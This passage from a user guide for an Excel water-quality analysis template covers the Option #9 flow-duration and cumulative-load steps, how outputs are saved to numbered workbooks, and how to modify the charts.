


Chart produced by the above menu choices.

Option #9 – Flow Duration and Cumulative Load

Note: This option shows the quantitative relationship between pollutant export and flow duration.

1. Select the River/Tributary.
2. Select the parameter.
3. Type in the Beginning and Ending dates.
4. Click on the "Get and Plot Data" cell.
5. A new Chart worksheet will be created and the Data worksheet will be updated with the selected data.
6. If you want to save the graph and data, click on the "Save Most Recent Data and Graph to a New File."
7. If you want to use this option (here Option #8) to analyze a new set of choices, click on the "FloDur" worksheet and the Option #8 menu will reappear.
8. If you want to shift to a different analysis option, click on the "Menu" worksheet to return to the analytical option choices.
9. A tutorial on the interpretaion of Flow Duration/Sample Concentration Curves is currently in preparation (12/13/05).





Chart produced by the above menu choices.



Some additional characteristics of the Analysis Templatev3 program

1. The workbooks that are produced to save the Data and Chart or Report outputs are labeled Workbook 1, Workbook 2, Workbook 3, etc. by the Analysis Template Program. Only the Chart or Report Pages of those workbooks contain the name of the river/tributary. The Data page does not contain name of the River. It is advisable to open, save and rename the Workbooks promptly after creating them.

2. The Data page contains all the data called for by the selections you have made on the analysis option you are using. These columns represent the output of the "Get Data" portion of the program. This includes the DateTime information for each sample.

   The Data Page also contains the columns that are produced by any calculations and sorts of the data that are necessary for creating the Charts or Report called for by the analysis option you are using.

3. Familiarity with the Excel Chart program will allow you to modify any of the Charts produced by the AnalysisTemplatev3 program. These modifications can aid in further data interpretation or make the Charts more useful for particular applications, such as use in educational programs or reports.